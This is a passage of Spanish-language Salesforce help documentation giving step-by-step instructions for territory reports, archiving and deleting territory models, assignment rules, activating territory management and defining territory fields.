7. Agregue cualquier otro campo que encuentre de utilidad para este informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

8. Guarde el informe y ejecútelo.
9. (Opcional) Resuma la información según el *Nombre de la cuenta* del campo Cuentas para mostrar cada cuenta junto con el número de territorios a los que está asignada.

# Informe sobre territorios sin cuentas asignadas

Gestione asignaciones de cuentas a territorios de ventas informando sobre qué territorios de modelos de territorio no tienen cuentas asignadas.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que su organización tiene un tipo de informe personalizado que vincula los objetos Modelos de territorio, Territorios y Registros con territorios asignados. Debería especificar que el objeto Territorios *puede o no* tener registros con territorios asignados relacionados y debería hacer que todos los campos de estos objetos estén disponibles para la elaboración de informes.
2. Cree su informe: haga clic en la ficha Informes y, a continuación, haga clic en **Informe nuevo**.
3. Desde la categoría Administración de territorios, seleccione el tipo de informe personalizado creado para este informe.
4. Haga clic en **Crear**.
5. Asegúrese de que la *Etiqueta* del campo Modelos de territorio y la *Etiqueta* del campo Territorios aparecen en el informe. Si no es así, agréguelas.
6. Desde la lista desplegable `Filtros`, seleccione *Filtro cruzado*. Configure las opciones de filtro para mostrar *Territorios sin Registros con territorios asignados* y, a continuación, haga clic en **Aceptar**. Configure las opciones de filtro para mostrar *Objeto es igual a cuenta*.
7. Si *únicamente* desea mostrar datos de modelos de territorio con el estado `Activo`, desde la lista desplegable `Filtros`, seleccione *Filtro de campo*. Configure las opciones de filtro para mostrar *Estado igual a Activo* y, a continuación, haga clic en **Aceptar**.
8. Agregue cualquier otro campo que encuentre de utilidad para este informe.
9. Guarde el informe y ejecútelo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Informe sobre usuarios no asignados a territorios

Gestione asignaciones de usuarios a territorios de ventas informando sobre qué usuarios no se han asignado a los territorios.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que su organización tiene un tipo de informe personalizado que vincula los objetos Usuarios y Territorios. Debería especificar que el objeto Usuarios *puede o no* tener registros de Territorios relacionados y debería hacer que todos los campos de estos objetos estén disponibles para la elaboración de informes.
2. Cree su informe: haga clic en la ficha Informes y, a continuación, haga clic en **Informe nuevo**.
3. Desde la categoría Administración de territorios, seleccione el tipo de informe personalizado creado para este informe.
4. Haga clic en **Crear**.
5. Asegúrese de que el *`Nombre completo`* del campo Usuarios y la *`Etiqueta`* del campo Territorios aparecen en el informe. Si no es así, agréguelos.
6. Desde la lista desplegable `Filtros`, seleccione *`Filtro cruzado`*. Configure las opciones de filtro para mostrar *`Usuarios sin territorios`* y, a continuación, haga clic en **Aceptar**.
7. Si *únicamente* desea mostrar datos de modelos de territorio con el estado `Activo`, desde la lista desplegable `Filtros`, seleccione *`Filtro de campo`*. Configure las opciones de filtro para mostrar *`Modelo de territorio: la etiqueta equivale a <nombre del modelo de territorio activo>`* y, a continuación, haga clic en **Aceptar**.

   Importante: Si posteriormente activa un modelo de territorio diferente, asegúrese de actualizar la variable de nombre de modelo de territorio en este informe.
8. Agregue cualquier otro campo que encuentre de utilidad para este informe.
9. Guarde el informe y ejecútelo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Informe sobre territorios con usuarios asignados

Gestione asignaciones de usuarios a territorios de ventas determinando qué territorios de modelos de territorio tienen usuarios asignados. Observe qué usuarios asignados pertenecen a qué territorios.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que su organización tiene un tipo de informe personalizado que vincula los objetos Modelos de territorio, Territorios y Usuarios. Debería especificar que el objeto Territorio *debe* tener registros de Usuarios relacionados y debería hacer que todos los campos de estos objetos estén disponibles para la elaboración de informes.
2. Cree su informe: haga clic en la ficha Informes y, a continuación, haga clic en **Informe nuevo**.
3. Desde la categoría Administración de territorios, seleccione el tipo de informe personalizado creado para este informe.
4. Haga clic en **Crear**.
5. Asegúrese de que la *`Etiqueta`* del campo Modelos de territorio, la *`Etiqueta`* del campo Territorios y el *`Nombre completo`* del campo Usuarios aparecen en el informe. Si no es así, agréguelos.
6. Si *únicamente* desea mostrar datos de modelos de territorio con el estado `Activo`, desde la lista desplegable `Filtros`, seleccione *`Filtro de campo`*. Configure las opciones de filtro para mostrar *`Estado igual a Activo`* y, a continuación, haga clic en **Aceptar**.
7. Agregue cualquier otro campo que encuentre de utilidad para este informe.
8. Guarde el informe y ejecútelo.
9. (Opcional) Resuma la información según la *`Etiqueta`* del campo del objeto Territorio para mostrar cada territorio con los usuarios que tiene asignados.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Informe sobre campos de cuentas de resumen por territorio

Mida el tamaño del territorio elaborando un informe sobre los datos de cuenta de resumen, como los ingresos anuales o el número de empleados.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que su organización tiene un tipo de informe personalizado que vincula los objetos Cuentas y Territorios. Debería especificar que el objeto Cuentas *debe* tener al menos un registro del objeto Territorio y debería hacer que todos los campos de estos objetos estén disponibles para la elaboración de informes.
2. Cree su informe: haga clic en la ficha Informes y, a continuación, haga clic en **Informe nuevo**.
3. Desde la categoría Administración de territorios, seleccione el tipo de informe personalizado creado para este informe.
4. Haga clic en **Crear**.
5. Seleccione *Formato matricial* para el informe.
6. Desde la lista del campo Territorios, seleccione el campo *Etiqueta*. Arrástrelo para crear una agrupación de filas.
7. Desde la lista del campo Cuentas, seleccione el campo *Nombre de la cuenta*. Arrástrelo para crear una agrupación de filas.
8. Desde la lista del campo Cuentas, seleccione campos de resumen, como *Ingresos anuales* y *Empleados*, para mostrar esos totales. Arrástrelos al área de campos de resumen. Cuando se le solicite, seleccione la casilla de verificación *Suma*.
9. (Opcional) Filtrar los resultados del informe. Para filtrar por propiedad de cuenta, en el campo **Mostrar** seleccione *Mis cuentas*, *Las cuentas de mi equipo*, o bien *Cuentas de mi equipo de territorio*. Para filtrar por asignación de territorio de usuario, seleccione *Cuentas de mis territorios*.
10. Agregue cualquier otro campo que encuentre de utilidad para este informe.
11. Ejecute el informe y asegúrese de que muestra los datos y la disposición que desea.
12. Resuma la información según la *Etiqueta* del campo Territorios para sumar todos los valores de campos de resumen por territorio.
13. Guarde el informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Archivado de un modelo de territorio

El archivado de un modelo de territorio lo desactiva en su organización, pero el modelo permanece en su lista de modelos de territorio, donde puede hacer referencia a sus reglas de asignación asociadas y las asignaciones de cuentas a territorios resultantes generadas por las reglas. Solamente puede archivar un modelo con el estado `Activo`. Después de archivar un modelo, no puede devolverlo al estado `Activo` o al estado `Planificación`.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde Configuración, introduzca *`Modelos de territorio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Modelos de territorio**.
2. Haga clic en **Modificar** junto al modelo de territorio que desee archivar.
3. Seleccione **Archivando** en la lista desplegable `Estado`.
   El estado del modelo cambia a `Archivando` mientras Salesforce procesa su solicitud. Cuando termine el procesamiento, el estado del modelo cambiará a `Archivado` y recibirá una confirmación por correo electrónico. Esto puede tardar algo de tiempo, dependiendo del tamaño y la complejidad de su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para archivar un modelo de territorio:
- "Gestionar territorios"

# Eliminación de un modelo de territorio

Elimine un modelo de territorio si su organización ya no utiliza activamente el modelo para la gestión de territorios o como referencia. No puede eliminar un territorio activo: el modelo debe tener el estado `Planificación` o `Archivado`.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

La eliminación de un modelo de territorio también elimina todos sus territorios y asignaciones de cuentas asociados. No puede cancelar el proceso ni restablecer un modelo eliminado. El proceso puede tardar varias horas, así que le enviaremos un correo electrónico cuando haya finalizado.

1. Desde Configuración, introduzca *`Modelos de territorio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Modelos de territorio**.
2. Busque el modelo en la lista. Compruebe el valor en la columna **Estado** para asegurarse de que el modelo tiene el estado `Planificación` o `Archivado`.
3. Haga clic en **Eliminar**.
4. Posteriormente, compruebe su correo electrónico para ver si ha recibido una confirmación de que el proceso de eliminación ha finalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO


Para eliminar un modelo de territorio:
- "Gestionar territorios"

# Ver y administrar reglas de asignación al nivel de modelo de territorio

Si desea ver y administrar reglas de asignación de cuentas a un nivel superior, puede hacerlo. Empiece en el registro de modelo de territorio para crear, modificar o ver reglas de los territorios del modelo. Desde la lista a nivel de modelo de las reglas, puede ver los criterios de las reglas o abrir un registro de regla para averiguar qué territorios tiene asignado, si los hubiera.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde Configuración, introduzca `Modelos de territorio` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Modelos de territorio**.
2. Haga clic en **Ver reglas** junto al modelo de territorio cuyas reglas desee administrar.
3. En la vista de lista Reglas de asignación, puede crear una nueva regla, abrir un registro de regla para consultar los detalles completos o pasar el ratón sobre el nombre de la regla para ver sus criterios.




EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear o administrar reglas de territorios:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

CONSULTE TAMBIÉN

Determinar a qué territorios se aplica una regla de asignación

# Activación de reglas de asignación y su aplicación a territorios descendientes

La capacidad de aplicar una regla de asignación a territorios descendientes está disponible únicamente a nivel de territorio. No es posible aplicar reglas de asignación a descendientes al nivel del modelo de territorio. Por lo tanto, solo existe la opción de aplicar una regla a territorios descendientes si tiene acceso al registro de la regla desde un territorio en particular.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Teniendo en cuenta esta restricción, asegúrese de crear o modificar un registro de regla desde el lugar apropiado. Si empieza desde el registro del territorio tendrá el mayor número de opciones. Asegúrese de que activa todas las reglas de asignación que desea utilizar: las reglas inactivas *no* afectan a las asignaciones de territorios asociados o cualquier territorio descendiente al que se hayan aplicado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Ejemplo: Por ejemplo, puede tener un modelo de territorio llamado EE.UU. y su jerarquía tiene dos territorios: Estados orientales y Estados occidentales. El territorio Estados orientales tiene una regla asignada denominada Cuentas de estados orientales. Si abre el registro del modelo de territorio EE.UU., haga clic en `Ver reglas` y desde ahí haga clic en **Modificar** para modificar la regla de registro Cuentas de estados orientales; el paso final le permite activar la regla.

Si empieza desde el registro de territorio Estados orientales, al hacer clic en **Modificar** junto a la regla de registro Cuentas de estados orientales además del paso donde activa o desactiva la regla, verá un paso adicional que le permite aplicar la regla a los descendientes del territorio Estados orientales.

# Desactivar Gestión de territorio de empresa

Si lo desea, puede desactivar la función Gestión de territorio de empresa para su organización y utilizar otro método para compartir registros.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Importante: Si desactiva Gestión de territorio de empresa, sus usuarios perderán el acceso a registros que tenga una base de asignaciones de territorios, y su organización ya no tendrá acceso a los datos de administración de territorios. Si vuelve a activar Gestión de territorio de empresa, es posible que pierda los datos que estaban disponibles antes a través de la función.

1. Si aún no lo ha hecho, archive su modelo de territorio activo antes de desactivar Gestión de territorio de empresa.
2. Desde Configuración, introduzca *`Territorios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
3. Haga clic en **Desactivar Administración de territorios 2.0**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para desactivar Gestión de territorio de empresa:

- "Personalizar aplicación"

# Personalización de territorios para ayudar a sus usuarios a gestionar cuentas

## Activar Gestión de territorios

Antes de activar Gestión de territorios, póngase en contacto con Salesforce y luego compruebe que su organización cumple los requisitos previos.

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

La gestión de territorios no está activada de forma predeterminada en Salesforce. Para solicitar la gestión de territorios en su organización, póngase en contacto con Salesforce.

Nota: La Gestión de territorios original está disponible únicamente con Previsiones personalizables y no se admite con Previsiones de colaboración. Si la Gestión de territorios original está activada, ya no podrá seguir utilizando Previsiones de colaboración. La función Gestión de territorio de empresa más moderna no puede utilizarse con Previsiones de colaboración. Gestión de territorio de empresa y Previsiones de colaboración pueden activarse juntos y utilizarse al mismo tiempo en su organización de Salesforce, pero las dos funciones no están integradas actualmente para trabajar conjuntamente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar la activación de territorios:
- "Gestionar territorios"

Asegúrese de que cumple los siguientes requisitos previos para activar la gestión de territorios:

- Para activar la gestión de territorios, su organización debe estar utilizando previsiones personalizables. Si no sabe si dispone de previsión personalizable, consulte ¿Tengo previsiones personalizables? en la página 1645

Una vez haya completado los requisitos previos, podrá activar la gestión de territorios en su organización:

1. En Salesforce, desde Configuración, introduzca *Territorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de territorios**.
2. También puede cambiar los ajustes de gestión de territorios de toda la organización que puede configurar en la página Configuración de territorios. Consulte Configurar los parámetros de gestión de territorios en la página 1986.
3. Para activar la gestión de territorios, existen dos opciones diferentes, que dependen de si prefiere conservar o depurar los datos de previsiones existentes. Haga clic en **Activar Gestión de territorios** o en **Activar Gestión de territorios desde el principio**.

   **Función del botón Activar Gestión de territorios**

   Al hacer clic en este botón, la jerarquía de previsión actual y los datos de previsión de su organización se copiarán automáticamente en la jerarquía de territorios como se indica a continuación:

   - El nombre de su organización se sitúa en la parte superior de la jerarquía de territorios.
   - Para cada función en la jerarquía de previsión, se creará su territorio correspondiente en la nueva jerarquía de territorios.
   - La configuración de la colaboración manual de previsiones en las funciones se copia al nuevo territorio. Para obtener más información sobre la colaboración manual de previsiones, consulte Colaboración manual de una previsión en la página 2140.
   - Los usuarios activos de Salesforce se agregarán a los territorios según sus funciones.
   - Las oportunidades se asignan al territorio del propietario de la oportunidad.
   - Las cuentas no se asignan a ningún lugar de la jerarquía de territorios.
   - Hasta que agregue o modifique los territorios, sus previsiones funcionan de la misma forma que cuando activó la gestión de territorios.

   **Función del botón Activar Gestión de territorios desde el principio**

   Al hacer clic en este botón, ocurre lo siguiente:

- Se eliminan todos los datos de previsiones existentes.
- Se crea una jerarquía de territorios vacía.

Se recomienda que utilice este botón solo cuando se configura una organización totalmente nueva en Salesforce que no tenga una jerarquía de previsiones existente.

PRECAUCIÓN: Si hace clic en **Activar Gestión de territorios desde el principio**, puede provocar una ***pérdida irreversible de datos***.

4. Configure los campos, formatos de página y permisos de usuario relacionados con los territorios:
   - Desde la configuración de gestión de objetos para cuentas, vaya a Formatos de página y agregue los campos `Territorios` y `Excluir de reglas de asignación de territorio` a los formatos de página de cuentas. Para cada formato de página de cuenta, puede establecer qué usuarios pueden elegir la ejecución de reglas de asignación de cuentas cuando guardan cuentas. También puede establecer si las reglas de asignación de cuentas se ejecutan de forma predeterminada siempre que se guardan cuentas:
   - Desde la configuración de gestión de objetos para oportunidades, vaya a Formatos de página y agregue el campo `Territorio` a los formatos de página de oportunidades.
   - Para permitir que los usuarios sean administradores de la jerarquía de territorios, otórgueles el permiso "Gestionar territorios" empleando conjuntos de permisos o perfiles. Los usuarios que tuviesen el permiso "Personalizar aplicación" antes de activar la gestión de territorios reciben automáticamente el permiso "Gestionar territorios".
5. Para empezar a trabajar con su nueva jerarquía de territorios, desde Configuración, introduzca *`Jerarquía`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**. Consulte Creación de la jerarquía de territorios en la página 1987.

CONSULTE TAMBIÉN

¿Tengo previsiones personalizables?

Configurar los parámetros de gestión de territorios

## Configurar los parámetros de gestión de territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Puede definir los niveles predeterminados de acceso a las cuentas, contactos, oportunidades y casos de los territorios nuevos, así como si los gestores de previsiones pueden gestionar los territorios situados en un nivel inferior en la jerarquía de territorios.

1. Desde Configuración, introduzca *`Territorio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de territorios**.
2. Seleccione los niveles de acceso predeterminados para cuentas, contactos (dependiendo de su configuración predeterminada establecida para toda la organización), oportunidades y casos. Estos son los niveles de acceso que se seleccionarán de forma predefinida cuando se cree un territorio nuevo. Para obtener descripciones sobre estos campos, consulte Campos de territorio en la página 1991.

   Nota: Estos parámetros no son retroactivos y no afectan a los territorios existentes.

   Cuando se crea o se modifica un territorio concreto, puede sobrescribir estos niveles de acceso predefinidos. Consulte Crear territorios en la página 1990.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para configurar los ajustes de territorios:
- "Gestionar territorios"

3. Opcionalmente, seleccione `Los gestores de previsiones pueden gestionar territorios`. Cuando se selecciona esta casilla, los gestores de previsiones pueden gestionar territorios subordinados: pueden gestionar usuarios, agregar cuentas manualmente y gestionar reglas de asignación de cuentas para territorios que están por debajo de su territorio inmediato. Además, pueden agregar territorios secundarios al territorio inmediato y a territorios de niveles inferiores. Para obtener más información sobre los gestores de previsiones, consulte Asignación de gestores de previsiones de ventas en la jerarquía de previsiones de ventas en la página 2138.

CONSULTE TAMBIÉN

Activar Gestión de territorios
Visualizar y modificar territorios
Gestión de territorios
Creación de la jerarquía de territorios

# Creación de la jerarquía de territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Nota: Si ha hecho clic en el botón **Activar Administración de territorios** para activar la gestión de territorios, su jerarquía de previsiones existente se ha utilizado como la base de la jerarquía de territorios.

Para trabajar con la jerarquía de territorios de su organización, desde Configuración, introduzca *`Jerarquía`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**. Los siguientes términos se utilizan cuando se hace referencia a los territorios de la jerarquía.

**Territorio principal**
Un territorio que se encuentra en la escala inmediatamente superior de otro territorio en la jerarquía. Cada territorio sólo tiene un territorio principal en la jerarquía, excepto los territorios de niveles principales, que no tienen territorios principales por encima de ellos.

**Territorio secundario**
Un territorio que se encuentra en la escala inmediatamente inferior a la de otro territorio en la jerarquía. Un territorio principal puede tener un número ilimitado de territorios secundarios.

**Territorios iguales**
Territorios secundarios que comparten el mismo territorio principal.

Seleccione una opción de la lista desplegable para modificar la forma en que se visualiza la jerarquía del territorio:

**Mostrar en vista de árbol**
Vea una representación visual de las relaciones principal-subordinado entre sus territorios. Haga clic en **Ampliar todo** para ver todos los territorios o en **Plegar todo** para ver los territorios de niveles superiores únicamente. Para ampliar o plegar un nodo concreto, haga clic en el icono (+) o (-).

**Mostrar en vista de lista ordenada**
Vea una lista de territorios que puede ordenar alfabéticamente por el nombre del territorio, territorio principal (**Supervisor**) o descripción.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para visualizar los territorios:
- "Ver parámetros y configuración"

Para modificar los territorios:
- "Gestionar territorios"

O BIEN

Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.

**Mostrar en vista de lista**
Vea una lista de territorios y sus elementos secundarios, agrupados alfabéticamente por el nombre del territorio de nivel superior. Las columnas no se pueden ordenar. Esta vista no está disponible para jerarquías con más de 1.000 territorios.

Cada vista ofrece vínculos para que cree, modifique y elimine territorios.

CONSULTE TAMBIÉN

Gestión de territorios

Visualizar y modificar territorios

# Visualizar y modificar territorios

Desde la página de detalles del territorio, puede ver y modificar diferentes aspectos del territorio, incluyendo territorios relacionados, usuarios asignados y cuentas incluidas.

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

## Presentación de territorios

1. Desde Configuración, introduzca *`Jerarquía`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**.
2. Seleccione el nombre del territorio que desea ver.

## Visualización de territorios relacionados

La lista `Jerarquía` en la parte superior de la página de detalles del territorio muestra la forma en la que este territorio está relacionado con el territorio del nivel superior en la jerarquía. Para ver los nombres de otros territorios que comparten el territorio principal de este, consulte la lista `Entre iguales`. En cada lista, puede seleccionar un nombre de territorio para visualizarlo. La página de detalles del territorio también incluye una lista relacionada Territorios secundarios; consulte Trabajo con las listas relacionadas de Territorio en la página 1989.

## Modificación de territorios

Para actualizar un territorio existente, haga clic en **Modificar** y, a continuación, cambie los campos que desea modificar. Para obtener más información, consulte Campos de territorio en la página 1991 y Crear campos de territorios personalizados en la página 1993.

Si una modificación de un territorio afecta a una gran cantidad de datos, recibirá un correo electrónico de confirmación cuando haya finalizado la operación.

Nota: Al modificar grupos, funciones y territorios, las reglas de colaboración se vuelven a calcular automáticamente para agregar o eliminar el acceso, según sea necesario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para visualizar los territorios:
- "Ver parámetros y configuración"

Para modificar los territorios:
- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

## Duplicación de territorios

Haga clic en **Duplicar** para crear un territorio con los mismos valores de campo personalizados y estándar que en el territorio actual. El territorio duplicado tiene el mismo territorio principal que el territorio original. Sin embargo, los usuarios asignados, las reglas de asignación de cuentas y las cuentas asignadas manualmente no se duplican.

Nota: Si tiene acceso de sólo lectura a un campo, el valor de ese campo no se transfiere al registro duplicado.

## Visualización de cuentas asignadas a un territorio

Haga clic en **Ver cuentas** para ver una lista de las cuentas que se han asignado a este territorio y los territorios inferiores en la jerarquía. La lista incluye cuentas asignadas manualmente y cuentas que se han asignado mediante reglas.

## Trabajo con las listas relacionadas de Territorio

Cada página de detalles de territorio tiene las siguientes listas relacionadas:

- **Usuarios asignados**: enumera los usuarios del territorio. Consulte Gestionar usuarios en territorios en la página 1994.
- **Reglas de asignación de cuentas heredadas**: enumera las reglas de asignación de cuentas del territorio que se definen en el territorio principal. Consulte Gestión de reglas de asignación de cuentas en la página 1998.
- **Reglas de asignación de cuentas definidas en este territorio**: enumera las reglas de asignación de cuentas del territorio. Consulte Gestión de reglas de asignación de cuentas en la página 1998.
- **Cuentas asignadas manualmente**: enumera las cuentas que se han agregado manualmente al territorio. Consulte Asignar manualmente cuentas a territorios en la página 2007.
- **Territorios secundarios**: enumera los territorios inmediatamente inferiores en la jerarquía del territorio. Para crear un territorio secundario para este territorio, haga clic en **Agregar territorio**. Para ver la página de detalle del territorio secundario, haga clic en el nombre del territorio.

CONSULTE TAMBIÉN

Creación de la jerarquía de territorios

Activar Gestión de territorios

Agregar gestores de previsiones a territorios

Creación de territorios

# Creación de territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Puede crear hasta 500 territorios para su organización. Para crear un territorio nuevo:

1. Desde Configuración, introduzca *Jerarquía* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**.
2. Haga clic en **Agregar territorio**. También puede hacer clic en **Agregar territorio** en la lista relacionada Territorios secundarios de la página de detalles de un territorio.
3. Defina el nuevo territorio introduciendo o modificando los campos. Para obtener descripciones sobre campos de territorio, consulte Campos de territorio en la página 1991.

   Los campos estándar necesarios de los territorios son `Etiqueta`, `Nombre de territorio` y `Territorio principal`. Los territorios pueden tener campos personalizados. Para obtener más información, consulte Crear campos de territorios personalizados en la página 1993.
4. Haga clic en **Guardar** para terminar o en **Guardar y nuevo** para crear más territorios.

## CONSULTE TAMBIÉN

Campos de territorio
Crear campos de territorios personalizados
Creación de la jerarquía de territorios

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para crear territorios:

- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

# Campos de territorio

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Un territorio tiene los siguientes campos, que se muestran en orden alfabético.

| Nombre del campo | Descripción |
|---|---|
| `Acceso a cuenta` | Establece el acceso que los miembros del territorio tienen a las cuentas del territorio: sólo ver; ver y modificar; o ver, modificar, transferir y eliminar. |
| `Acceso a casos` | Establece el acceso que los miembros del territorio tienen a los casos en las cuentas del territorio, independientemente de a quién le pertenezcan los casos: sin acceso, sólo ver o ver y modificar. |
| `Restringir asignación de oportunidades` | Seleccione esta casilla de verificación para evitar que las oportunidades de este territorio se puedan mover de ese territorio y sus territorios secundarios cuando se ejecuten reglas de asignación. |
| `Acceso a contacto` | Establece el nivel de acceso que tienen los miembros del territorio a los contactos en las cuentas del territorio, independientemente de a quién pertenezcan los contactos. Las opciones son sin acceso, sólo ver o ver y modificar. |
| `Gestor de previsiones` | El usuario en el que se acumulan las previsiones de los territorios secundarios y de niveles inferiores. Sólo se puede modificar seleccionando **Cambiar** en la página de detalles del territorio. Si se activa a través de la página Configuración de territorios, un gestor de previsiones puede gestionar menos territorios en la jerarquía. |
| `Etiqueta` | El nombre utilizado para hacer referencia al territorio en todas las páginas de interfaz de usuario. |
| `Acceso a oportunidades` | Establece el acceso que los miembros del territorio tienen a las oportunidades en las cuentas del territorio, independientemente de a quién le pertenezcan las oportunidades: sin acceso, sólo ver o ver y modificar. |
| `Territorio principal` | Territorio inmediatamente superior en la jerarquía de territorios. El territorio principal |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para modificar los territorios:

- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

| Nombre del campo | Descripción |
| --- | --- |
| | debe se un territorio existente. Utilice el icono de búsqueda para seleccionar el territorio principal. |
